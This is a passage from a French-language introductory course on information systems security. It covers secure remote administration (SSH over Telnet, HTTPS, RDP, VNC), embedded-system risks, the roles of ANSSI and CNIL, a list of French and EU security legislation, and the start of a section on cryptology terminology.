  - En effet, la gestion des correctifs de sécurité n'est qu'une instance particulière du problème du déploiement des nouvelles versions des logiciels, marquée par une urgence et des préoccupations un peu différentes (celles de la sécurité). Il est bien évidemment préférable de gérer l'ensemble du système informatique (O.S., applications, configurations, etc.) de manière unifiée par rapport à cette problématique. Les liens entre les différents éléments logiciels et les différents types de machine existants dans une entreprise rendent toutefois ce type de gestion encore très difficilement automatisable (il s'agit en fait pour une grande part du travail d'administration système proprement dit).

2.3.4 Prise en main à distance

En ce qui concerne le problème de la prise en main à distance des équipements, nous mettons en avant un certain nombre de situations courantes.

34 Sur les systèmes mobiles (téléphones, tablettes, etc.) la situation est plus hétérogène. Certaines catégories de systèmes échappent parfois parfois à ces mises à jour incessantes ; mais c'est généralement plutôt mauvais signe pour leur sécurité en fait (obsolescence, constructeur déresponsabilisé, etc.).

- Dans le domaine de l'administration Unix (largement appuyé sur l'utilisation des interpréteurs de lignes de commandes), une confrontation ayant trouvé son origine dans une problématique de sécurité s'est manifestée clairement pour les connexions à distance : l'opposition entre les protocoles anciens que sont Telnet et RSH, et le protocole fortement protégé OpenSSH. Les figures 5 et 6 montrent deux connexions distantes ayant la même origine et la même destination utilisant les deux protocoles. On voit bien que, d'un point de vue fonctionnel, les deux outils sont équivalents. En pratique, peu de choses, à part l'habitude ou les scripts d'administration existants s'opposent désormais à la substitution pure et simple de Telnet et RSH par SSH ou OpenSSH ; que nous recommandons bien évidemment. En fait, dans certains cas, l'utilisation du protocole OpenSSH est même largement plus commode : il gère certaines erreurs de manière plus intuitive, peut propager correctement certains signaux et permet d'effectuer en toute sécurité des transmissions automatiques qui auraient demandé d'inscrire les mots de passe dans les scripts. Le seul argument technique encore valide à notre connaissance pour préférer l'utilisation des anciens protocoles est celui de la connexion vers des systèmes EBCDIC. (Et c'était en 2005, il n'est pas sûr qu'il soit encore valable.) OpenSSH s'est désormais largement imposé. Mais dans la pratique, même si la transition est largement avancée, il est encore loin d'être acquis que Telnet disparaisse avant encore une ou deux générations (d'administrateur).




Illustration 5: Connexion via Telnet (sous Windows 2000)

- De plus en plus d'équipements, notamment des systèmes embarqués, offrent des interfaces d'administration accessibles via HTTP. Dans certains cas, HTTPS est disponible et il faut bien évidemment le préférer à son alternative en clair. Par contre, dans la plupart des cas, HTTPS ne fournit que la protection de la confidentialité du flux. Il serait souhaitable à notre sens, de gérer également l'authentification *réciproque* de l'équipement et du navigateur d'administration via des certificats comme c'est possible avec HTTPS (en fait avec SSL/TLS), mais c'est encore rarement le cas.




Illustration 6: Connexion via SSH (client PuTTY sous W2K)

- Dans le domaine de l'administration *Windows*, même si des moyens d'accès en ligne de commande sont disponibles, ils sont rarement suffisants pour permettre d'administrer l'ensemble de la machine[35]. Les principaux moyens d'accès utilisés dans la pratique sont alors ceux indiqués ci-dessous. Ceux-ci offrent généralement une authentification relativement solide (en tout cas pour les versions récentes des protocoles) mais aucune protection du flux TCP sous-jacent.
  - soit le service *RemoteDesktop* (anciennement *Terminal Server*) illustré dans la figure 7, qui fait partie intégrante des systèmes *Windows* serveurs ;
  - soit, assez couramment, le logiciel VNC[36] ou certaines de ses alternatives commerciales.

35 De toute façon, comme il s'agit en général de serveurs Telnet, nous ne les regretterons pas.

36 www.realvnc.com On notera d'ailleurs que la variante commerciale de VNC offre justement une palette de fonctions de sécurité et d'authentification nettement élargie par rapport à la version librement disponible.




Illustration 7: Connexion Windows 2000 via TSE (sous Windows 2000)

2.3.5 Systèmes embarqués

De nombreux systèmes pouvant être qualifiés de systèmes « embarqués » sont en fait présent dans le système d'information des entreprises :

- Il s'agit souvent des équipements associés à l'infrastructure réseau (LAN)
- TFTP est largement répandu :
  - Mise à jour des OS embarqués (switch Cisco, PIX)
  - Sauvegarde des configurations
- HTTP et HTTPS également (IHM)
- SNMP est mis en œuvre de manière large mais hétérogène
- SSH apparaît sur les équipements réseau

A ces systèmes embarqués présents en entreprise sont venus s'ajouter des équipements à usage personnel ou à destination des PME. Ces équipements sont parfois désignés sous l'acronyme « SOHO » (*Small Office and Home Office*). La problématique de leur sécurité est restée émergente (peut-être grâce aux soins que les opérateurs ont probablement porté à leur protection) mais avec une diffusion élargie, il faut craindre que son importance ne se révèle un jour directement aux yeux du grand public.

La problématique de la sécurité des systèmes embarqués courants risque de voir son importance s'accroître considérablement avec l'arrivée d'équipements informatiques nouveaux dans le domaine domestique : téléphones mobiles et assistants personnels (PDA), systèmes de réception vidéo entièrement numériques (magnétoscope, récepteur TV satellite ou cable), routeurs ADSL incluant des fonctions de téléphonie ou de télévision, consoles de jeux vidéo (portables ou non) avec accès réseau, *tablet* PC, assistant de navigation avec récepteurs GPS et pourquoi pas un jour des équipements domotiques (systèmes d'alarmes ou de contrôle d'accès physique informatisés, systèmes de surveillance médicale, voire réfrigérateurs, lave-vaisselle, etc.). Il est également probable que certains de ces équipements incluront des fonctions de sécurité avancées et peut-être très contraignantes pour l'individu (notamment dans le domaine de la diffusion vidéo, ou de la télé-surveillance). Face à ces tendances, le titre de « 1984 » revient à la mémoire.

Enfin, les systèmes embarqués que nous mentionnons pour l'instant sont centrés sur des fonctionnalités assez grand public et pour un usage relativement courant. Les systèmes critiques embarqués à bord d'un train, d'un avion ou d'une automobile relèvent normalement d'un processus d'ingénierie très différent, souvent spécifiquement associé au domaine

d'utilisation (aéronautique, spatial, etc.). Pourtant, dans ces domaines là aussi, on assiste à une entrée en force des composants dits « sur étagère », c'est à dire tout simplement des composants produits en grande série (donc à destination du grand public). Même si le processus d'ingénierie aboutissant à l'intégration de ces systèmes critiques dans leur environnement de fonctionnement est notablement différent de celui concernant un des équipements mentionné précédemment (commutateur réseau, téléphone mobile, etc.), les technologies utilisées commencent à se ressembler. Il reste souvent à démontrer (en tout cas ouvertement) que certaines vulnérabilités n'ont pas été réutilisées également. Par ailleurs, ces systèmes embarqués critiques s'inscrivent désormais de plus en plus dans le contexte d'un système d'information lui-même embarqué. (On est passé en peu de temps d'un ensemble de systèmes autonomes à des systèmes communicant via un réseau embarqué, que ce soit dans un avion ou même dans une voiture.) La notion d'intrusion complexe et de séquence d'exploitation de vulnérabilités inoffensives prises isolément mais dangereuses dans leur ensemble trouve donc désormais également une signification dans ces environnements. Or nous verrons que, au moins dans le domaine théorique, les problèmes de composition de systèmes sont parmi les plus ennuyeux en matière de sécurité.

2.4 Environnement

On peut distinguer différents éléments dans l'environnement des activités de SSI au sein d'un organisme :

- Des entités internes ou associées à l'entreprise :
  - Service études et développements (informatiques)
  - Service exploitation/production (informatique)
  - Sous-traitants
  - Organismes nationaux (éventuellement)
  - Tutelles (éventuellement)
  - DRH et CE/DP (représentants du personnel)
  - Service juridique
  - Cellule chargée des marchés et des assurances (éventuellement)
- Des entités externes, indépendante de l'entreprise :
  - Les services de Justice
  - L'OCLCTIC (http://www.interieur.gouv.fr/rubriques/c/c3_police_nationale/c3312_oclctic)
  - L'ANSSI (www.ssi.gouv.fr), anciennement DCSSI aprés SCSSI (pour « direction » et « service central »)
  - La CNIL (www.cnil.fr)
  - Les CERT (www.cert.org)
  - Un CESTI : Centres d'évaluation et de certification de la sécurité d'un système (au sens de l'évaluation de la sécurité selon les *Critères Communs*, maintenant une norme ISO).
  - L'ENISA (www.enisa.eu.int) : agence européenne créée en 2004.

Nous ne nous attarderons pas sur tous, mais nous allons en évoquer plus précisément certains qui, pour une raison ou une autre, doivent être connus par un acteur du domaine de la sécurité informatique.

2.4.1 ANSSI

Les informations suivantes sont issues de la page de présentation de l'ANSSI sur le serveur thématique sur la sécurité des systèmes d'information du gouvernement français, accessible à l'adresse: http://www.ssi.gouv.fr/.

La dénomination ANSSI « Agence nationale de la sécurité des systèmes d'information » est l'aboutissement d'une série d'évolutions de cet organisme gouvernemental, émanation du SGDSN « Secrétariat Général de la Défense et de la Sécurité Nationale ». Dans les décennies précédentes, cet organisme a d'abord été le SCSSI « Service central de la sécurité des systèmes d'information », puis la DCSSI « Direction centrale de la sécurité des systèmes d'information » avant d'être promu au statut d'agence nationale.

« La création de l'ANSSI est l'une des suites données à la publication, le 17 juin 2008, du Livre blanc sur la défense et la sécurité nationale.

Ce Livre blanc, retenant le risque d'une attaque informatique contre les infrastructures nationales comme l'une des menaces majeures les plus probables des quinze prochaines années, a mis en exergue l'impact potentiellement très fort de telles attaques sur la vie de la nation. Notre dépendance aux processus informatiques croît en effet sans cesse avec le développement de la société de l'information et l'utilisation de plus en plus poussée de l'informatique dans les processus essentiels de l'État et de la société.

En conséquence, il invitait l'État à se doter d'une capacité de prévention et de réaction aux attaques informatiques, et à en faire une priorité majeure de son dispositif de sécurité nationale. En particulier, dans le domaine de la défense des systèmes d'information, il soulignait la nécessité de disposer d'une capacité de détection précoce des attaques informatiques, et d'une organisation propre à contrer les attaques les plus subtiles comme les plus massives. Dans le domaine de la prévention, il proposait un recours accru à des produits et à des réseaux de haut niveau de sécurité, et la mise en place d'un réservoir de compétences au profit des administrations et des opérateurs d'infrastructures vitales.

L'ANSSI a été créée pour mettre en place et développer ces diverses capacités. Elle est l'autorité nationale en matière de sécurité et de défense des systèmes d'information. Elle a pour principales missions d'assurer la sécurité des systèmes d'information de l'État et de veiller à celle des opérateurs nationaux d'importance vitale, de coordonner les actions de défense des systèmes d'information, de concevoir et déployer les réseaux sécurisés répondant aux besoins des plus hautes autorités de l'État et aux besoins interministériels, et de créer les conditions d'un environnement de confiance et de sécurité propice au développement de la société de l'information en France et en Europe. »

En 2014, l'aboutissement des travaux pilotés par l'ANSSI en matière de prévention et de réaction aux attaques informatiques a conduit à l'adoption de la *politique de sécurité des systèmes d'information de l'état (PSSIE)* portée par la circulaire du Premier Ministre N°5725/SG du 17 juillet 2014.

2.4.2 CNIL

Les informations suivantes sont issues de la page de présentation de la CNIL sur son serveur public, accessible à l'adresse: http://www.cnil.fr/.

« La Commission Nationale de l'Informatique et des Libertés (CNIL) a été instituée par la loi n°78-17 du 6 janvier 1978[37] relative à l'informatique, aux fichiers et aux libertés qui la qualifie d'*autorité administrative indépendante*.

La CNIL c'est :

- *Un collège pluraliste* de 17 commissaires (le mandat de ses membres est de 5 ans ou pour les parlementaires, d'une durée égale à leur mandat électif, dans la limite de 10 ans) :
  - 4 parlementaires (2 députés, 2 sénateurs),
  - 2 membres du Conseil économique et social,
  - 6 représentants des hautes juridictions (2 conseillers d'État, 2 conseillers à la Cour de cassation, 2 conseillers à la Cour des comptes),
  - 5 personnalités qualifiées désignées par le Président de l'Assemblée nationale (1 personnalité), par le Président du Sénat (1 personnalité), par le conseil des ministres (3 personnalités).
- *Une autorité indépendante* :
  - 12 des 17 membres sont élus par les assemblées ou les juridictions auxquelles ils appartiennent.
  - La CNIL élit son Président parmi ses membres ; elle ne reçoit d'instruction d'aucune autorité ; les ministres, autorités publiques, dirigeants d'entreprises, publiques ou privées, ne peuvent s'opposer à l'action de la CNIL pour quelque motif que ce soit et doivent prendre toutes mesures utiles afin de faciliter sa tâche.
  - Le Président de la CNIL recrute librement ses collaborateurs.
- *Une autorité administrative*[38] :
  - Le budget de la CNIL est imputé sur le budget de l'État.
  - Les agents de la CNIL sont des agents contractuels de l'État.
  - Les décisions de la CNIL peuvent faire l'objet de recours devant la juridiction administrative.

Face aux dangers que l'informatique peut faire peser sur les libertés, la CNIL a pour mission essentielle de protéger la vie privée et les libertés individuelles ou publiques. Elle est chargée de veiller au respect de la loi "Informatique et Libertés" qui lui confie 5 *missions* principales :

- *Informer*. La CNIL informe les personnes de leurs droits et obligations, et propose au gouvernement les mesures législatives ou réglementaires de nature à adapter la protection des libertés et de la vie privée à l'évolution des techniques. L'avis de la CNIL doit d'ailleurs être sollicité avant toute transmission au Parlement d'un projet de loi créant un traitement automatisé de données nominatives.
- *Garantir le droit d'accès*. La CNIL veille à ce que les modalités de mise en œuvre du droit d'accès aux données contenues dans les traitements n'entravent pas le libre exercice de ce droit. Elle exerce, pour le compte des

37 NdE : modifiée par la loi n°2004-801 du 6 août 2004 relative à la protection des personnes physiques à l'égard des traitements de données à caractère personnel ; laquelle n'a apparemment pas encore été prise en compte dans la présentation reprise ici, qui reste pourtant globalement valide.

38 NdE : que la loi du 6 août 2004 a également doté d'un pouvoir de *sanction*.

citoyens qui le souhaitent, l'accès aux fichiers intéressant la sûreté de l'État, la défense et la sécurité publique, notamment ceux des Renseignements généraux.

- *Recenser les fichiers*. La CNIL donne un avis sur toutes les créations de traitements du secteur public et reçoit les déclarations de traitements du secteur privé[39]. Le non-respect de ces formalités par les responsables de fichiers est pénalement sanctionné. La CNIL tient à la disposition du public le "fichier des fichiers", c'est-à-dire la liste des traitements déclarés et leurs principales caractéristiques.
- *Contrôler*. La CNIL vérifie que la loi est respectée en contrôlant les applications informatiques. La Commission use de ces pouvoirs de vérification et d'investigation pour instruire les plaintes, pour disposer d'une meilleure connaissance de certains fichiers, pour mieux apprécier les conséquences du recours à l'informatique dans certains secteurs, pour assurer un suivi de ses délibérations. La CNIL surveille par ailleurs la sécurité des systèmes d'information en s'assurant que toutes les précautions sont prises pour empêcher que les données ne soient déformées ou communiquées à des personnes non-autorisées.
- *Réglementer*. La CNIL en établit des normes simplifiées, afin que les traitements les plus courants et les moins dangereux pour les libertés fassent l'objet de formalités allégées. »

2.5 Éléments de législation

Les références sont disponibles sur le site officiel de diffusion du droit Legifrance.gouv.fr.

2.5.1 Textes

Les textes législatifs suivant portent sur les différents thèmes associés à la sécurité des systèmes d'information. Bien entendu, la liste suivante n'est probablement pas exhaustive. (Elle a de plus été établie par un non-juriste en 2005.)

- Protection des données nominatives

  (1) Loi n°2004-801 du 6 août 2004 relative à la protection des personnes physiques à l'égard des traitements de données à caractère personnel et modifiant la loi n°78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés.

  (2) Directive 95/46/CE du Parlement européen et du Conseil, du 24 octobre 1995, relative à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données.

  (3) Directive 2002/58/CE du Parlement Européen et du Conseil du 12 juillet 2002 concernant le traitement des données à caractère personnel et la protection de la vie privée dans le secteur des communications électroniques (« Directive vie privée et communications électroniques »).

- Commerce électronique

  (4) Directive n°2000/31/CE du Parlement Européen et du Conseil du 8 juin 2000 relative à certains aspects juridiques des services de la société de l'information, et notamment du commerce électronique, dans le marché intérieur (« Directive sur le commerce électronique »).

  (5) Loi n°2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique.

  (6) Loi n°2004-669 du 9 juillet 2004 relative aux communications électroniques et aux services de communication audiovisuelle.

- Concernant le chiffrement civil ou militaire

  (7) Loi nº 2001-1062 du 15 novembre 2001, Loi relative à la sécurité quotidienne, art. 30 et art. 31.

  (8) Loi n°2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique : titre III, chapitre 1er, art. 29 à 40.

  (9) Décret-loi du 18 avril 1939 fixant le régime des matériels de guerre, armes et munitions (JO 13-06-1939 p. 7463-7466, Rectif. : JO 17-06-1939 p. 7631, Rectif. JO 14-07-1939 p. 8959, Rectif. JO 19-07-1939 p. 9142)[40].

39 NdE : ce point a été modifié par la loi du 6 août 2004, désormais c'est la finalité du fichier et la nature des données collectées qui détermineront le régime applicable, peu importe qu'il s'agisse d'un fichier public ou privé. Les fichiers relatifs à des données anodines sont soumis au régime déclaratif, ceux portant sur des données plus sensibles sont soumis à l'autorisation de la CNIL (art. 23 à 25) - bien que certains traitements puissent être autorisés selon les cas par arrêté, par les ministres compétents ou par décret en Conseil d'Etat (art. 26 et 27) et bien que pour les données peu sensibles la nomination officielle d'un « correspondant à la protection des données » chez une personne morale puisse dispenser même de la déclaration (art. 22).

40 La loi n°2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique, article 39, indique que : « *Les dispositions du*

- Signature électronique

  (10) Loi n°2000-230 du 13 mars 2000, portant adaptation du droit de la preuve aux technologies de l'information et relative à la signature électronique.

  (11) Directive n°1999/93/CE du Parlement européen et du Conseil du 13 décembre 1999 sur un cadre communautaire pour les signatures électroniques.

- Création de la DCSSI et certification

  (12) Décret n° 2001-693 du 31 juillet 2001 créant au secrétariat général de la défense nationale une direction centrale de la sécurité des systèmes d'information, J.O. du 02/08/2001, pages : 12496-12497.

  (13) Décret n° 2002-535 du 18 avril 2002 relatif à l'évaluation et à la certification de la sécurité offerte par les produits et les systèmes des technologies de l'information, J.O. du 19/04/2002, pages : 6944-6946.

- Propriété intellectuelle des logiciels

  (14) Loi n° 94-361 du 10 mai 1994, loi portant mise en oeuvre de la directive (C.E.E.) n° 91-250 du Conseil des communautés européennes en date du 14 mai 1991 concernant la protection juridique des programmes d'ordinateur et modifiant le code de la propriété intellectuelle.

  (15) Loi n° 98-536 du 1° juillet 1998, loi portant transposition dans le code de la propriété intellectuelle de la directive 96/9/CE du Parlement européen et du Conseil, du 11 mars 1996, concernant la protection juridique des bases de données.

2.5.2 Codification

Et ces textes sont codifiés de la manière suivante :

(A) Code pénal

(A.1) Sanction pénale des atteintes aux droits de la personne résultant des fichiers ou des traitements informatiques : code pénal, art. 226-16 et suivant(s).

(A.2) Sanction pénale des atteintes aux systèmes de traitement automatisé de données : code pénal, art. 323-1 et suivant(s).

(A.3) Sanction pénale du refus de remettre la convention secrète de déchiffrement d'un moyen de cryptologie susceptible d'avoir été utilisé pour commettre une infraction : code pénal, art. 434-15-2 .

(B) Code de procédure pénale

(B.1) Possibilité, pour les officiers de police judiciaire, de procéder à des perquisitions dans les systèmes informatiques et d'avoir accès aux informations contenues dans ces systèmes : code de procédure pénale, art. 57-1, 60-2, 76-3, 77-1-2, 97-1 et 99-4.

(B.2) Possibilité, pour les officiers de police judiciaire, d'avoir accès aux informations contenues dans les traitements automatisés d'informations nominatives : code de procédure pénale, art. 60-1.

(B.3) Inclusion des données informatiques dans la liste des pièces susceptibles d'être saisies lors des perquisitions réalisées en flagrant délit ou au cours d'une instruction : code de procédure pénale, art. 56, 94 et 97.

(B.4) Possibilité, dans le cadre de la lutte contre le terrorisme, pour les magistrats saisis d'une affaire, d'ordonner le déchiffrement des messages cryptés : code de procédure pénale, art. 230-1 et suivant(s).

(B.5) Conditions d'autorisation et de mise en oeuvre des interceptions de correspondances émises par la voie des communications électroniques : code de procédure pénale, art. 100 et suivant(s).

(B.6) Conditions d'autorisation et de mise en oeuvre des interceptions de correspondances émises par la voie des communications électroniques effectuées au titre de la procédure applicable à la criminalité et à la délinquance organisées : code de procédure pénale, art. 706-95.

(C) Code civil et nouveau code de procédure civile

---

présent chapitre ne font pas obstacle à l'application du décret du 18 avril 1939 fixant le régime des matériels de guerre, armes et munitions, à ceux des moyens de cryptologie qui sont spécialement conçus ou modifiés pour porter, utiliser ou mettre en œuvre les armes, soutenir ou mettre en œuvre les forces armées, ainsi qu'à ceux spécialement conçus ou modifiés pour le compte du ministère de la défense en vue de protéger les secrets de la défense nationale. »

(C.1) Valeur juridique et force probante de la signature électronique ou de l'écrit sur support électronique : code civil, art. 1316 et suivant(s); nouveau code de procédure civile, art. 287 et 288-1.

(D) Code des postes et des communications électroniques

(D.1) Conditions d'engagement de la responsabilité civile et pénale des prestataires techniques de l'Internet : code des postes et des communications électroniques, art. L. 32-3-3 et suivants.

(D.2) Protection de la vie privée des utilisateurs de réseaux et services de communications électroniques et mesures de lutte contre le terrorisme applicables aux opérateurs de communications électroniques, art. L. 34-1 et suivants, art. L. 39-3.

(D.3) Dispositions générales régissant les communications électroniques et les réseaux de communications électroniques, art. L. 32 et suivants, art. R. 9 et suivants, art. R. 10 et suivants, art. R. 11.

(D.4) Organisation des règles d'attribution et de gestion des noms de domaines sur l'Internet : code des postes et des communications électroniques, art. L. 45.

(D.5) Désignation des membres, attributions et fonctionnement de la commission supérieure du service public des postes et des communications électroniques, art. D. 96-1 et suivants.

(E) Code de la propriété intellectuelle

(E.1) Loi n°94-361 portant mise en oeuvre de la directive (C.E.E.) n° 91-250 du Conseil des communautés européennes en date du 14 mai 1991 concernant la protection juridique des programmes d'ordinateur et modifiant le code de la propriété intellectuelle.

(E.2) Application de la procédure de saisie-contrefaçon aux services de communication publique en ligne portant atteinte à l'un des droits de l'auteur : code de la propriété intellectuelle, art. L. 332-1 (4°).

(E.3) Protection des droits des auteurs de logiciels : code de la propriété intellectuelle, art. L. 112-2, L. 113-9, L. 121-7, L. 122-6 et suivant(s), L. 131-4, L. 132-34, L. 335-3, R. 132-8 et s. et R. 335-2.

(F) Code de la santé publique

(F.1) Dispositions spécifiques aux traitements automatisés de données de santé à caractère personnel : code de la santé publique, art. L. 1111-8 et L. 1115-1.

(F.2) Interdiction d'utiliser à des fins commerciales des informations médicales nominatives : code de la santé publique, art. L. 4113-7.

(G) Code de la consommation

(G.1) Contenu et procédure de modification des contrats de services de communications électroniques souscrits par un consommateur : code de la consommation, art. L. 121-83 et suivant(s).

(H) Code de la sécurité sociale

(H.1) Arrêtés d'autorisation de gestion de données nominatives ?

3 Mécanismes de protection génériques

Dans ce chapitre, nous nous intéresserons aux mécanismes et aux techniques de protection génériques applicables aux systèmes informatiques. Nous n'entrerons pas dans une étude détaillée de chacune de ces techniques, pour laquelle il est généralement nécessaire de se référer à une littérature spécialisée (souvent bien plus étendue que cette présentation et parfois encore du domaine des publications de recherche). Par contre, nous tacherons de présenter une vue générale de chaque type d'approche ou de mécanisme et nous mettrons éventuellement l'accent sur l'intérêt ou les déficiences de leur mise en œuvre pratique.

3.1 Cryptographie

Il serait probablement peu crédible de proposer un document traitant de sécurité informatique sans parler de cryptologie. Pourtant, il importe aussi de bien alerter le lecteur sur le fait qu'un texte comme celui-ci mentionnant la cryptologie n'est *pas* un traité de cryptologie proprement dit. On ne s'improvise pas cryptographe (ou d'ailleurs cryptanalyste). La cryptologie est un domaine des mathématiques, dont les applications en sécurité informatique sont certes majeures, mais dont les résultats restent le plus souvent associés à une littérature mathématique, dont l'auteur est loin d'être spécialiste.

L'objectif de cette section est de parler de cryptologie afin de développer une certaine culture vis à vis de ce domaine dont l'informaticien va se révéler utilisateur et d'éviter, autant que possible, les confusions et les erreurs. Par contre, il n'est pas de faire de la cryptologie (en tout cas sérieusement) et l'auteur invite ceux qui seraient amenés à s'y intéresser réellement à consulter dans tous les cas une littérature vraiment spécialisée ou, encore mieux, des spécialistes eux-mêmes.

L'avantage de cette attitude est aussi de pouvoir adopter un ton délibérément informel - afin de bien marquer l'absence totale de vocation de référence de ce texte - pour évoquer un domaine mystérieux par définition et qui devient généralement par là-même fascinant pour tous les non-initiés. D'ailleurs, la plupart du temps les non-initiés que nous sommes abordons ce sujet par une confusion de vocabulaire entre cryptologie, cryptographie et cryptanalyse.

La *cryptologie* est la combinaison des deux autres domaines :

- la *cryptographie* qui vise à écrire des messages *cachés* (κρυπτσς) incompréhensibles pour des tiers ;
- et la *cryptanalyse* qui vise à l'inverse à découvrir les secrets, à les décrypter.

Quelques autres éléments de vocabulaire peuvent être utiles. Il s'agit notamment d'éviter la confusion entre cryptographie et *stéganographie* ; la dernière référençant ce qui est *couvert*. L'utilisation de l'encre sympathique ou des filigranes correspond à des exemples simples de cette technique de dissimulation dont nous ne reparlerons plus guère mais que certains algorithmes stéganographiques modernes ont rendu parfois puissante.

Un algorithme de cryptographie spécifique est parfois appelé un chiffre. L'opération utilisant cet algorithme pour construire un message caché est alors une opération de *chiffrement*[41], le message caché lui-même étant un *cryptogramme*. A l'inverse, l'opération visant à retrouver le message originel est une opération de *déchiffrement*, le message originel étant souvent appelé le message en clair ou *clair*[42].

En tant que domaine des mathématiques, il semble que la cryptologie est un de ceux ayant connu les avancées les plus considérables dans les dernières décennies. L'auteur répète là simplement ce qu'il a entendu dire par des cryptographes qu'il a cru. Il a néanmoins tendance à adhérer à ce point de vue, notamment en regard des dates d'invention des différents algorithmes aujourd'hui largement utilisés et de l'écart qui peut exister malgré les différences d'enjeu entre, par exemple, les algorithmes utilisés pendant la seconde guerre mondiale pour des transmissions militaires et ceux disponibles aujourd'hui pour un simple message électronique anodin. Toutefois, le dynamisme de ce domaine n'est pas sans inconvénient. Il y a par exemple rarement des preuves mathématiques générales reconnues de tous (les initiés s'entend) de solidité d'algorithmes de chiffrement (ne serait-ce que parce que le cadre mathématique de démonstration lui-même ne semble pas vraiment figé) mais plutôt des équivalences avec d'autres problèmes dits difficiles[43]. Sans être préoccupant, ce manque est parfois ennuyeux. Parfois même, il devient préoccupant quand des chiffres ou des algorithmes sont *cassés* quelques années ou une décennie après leur invention. En effet, très logiquement, les avancées de la cryptologie incluent des avancées en cryptographie *et* en cryptanalyse. Cette délicatesse[44] du travail des théoriciens se double (malheureusement) d'une grande délicatesse de l'implémentation des algorithmes de cryptographie. Les implémentations cassent aussi, souvent plus facilement (surtout quand des théoriciens s'intéressent à la manière dont leur travail théorique est utilisé et en profitent pour rappeler par la même occasion qu'ils ne sont pas que des théoriciens). Enfin, il y a à notre avis peu de véritables experts dans ce domaine.

Il semble compte tenu de toute cela que la cryptologie soit donc globalement un domaine mathématique assez difficile et souvent contre-intuitif (par exemple chiffrer deux fois un message peut être dangereux). C'est au moins le cas pour l'auteur.

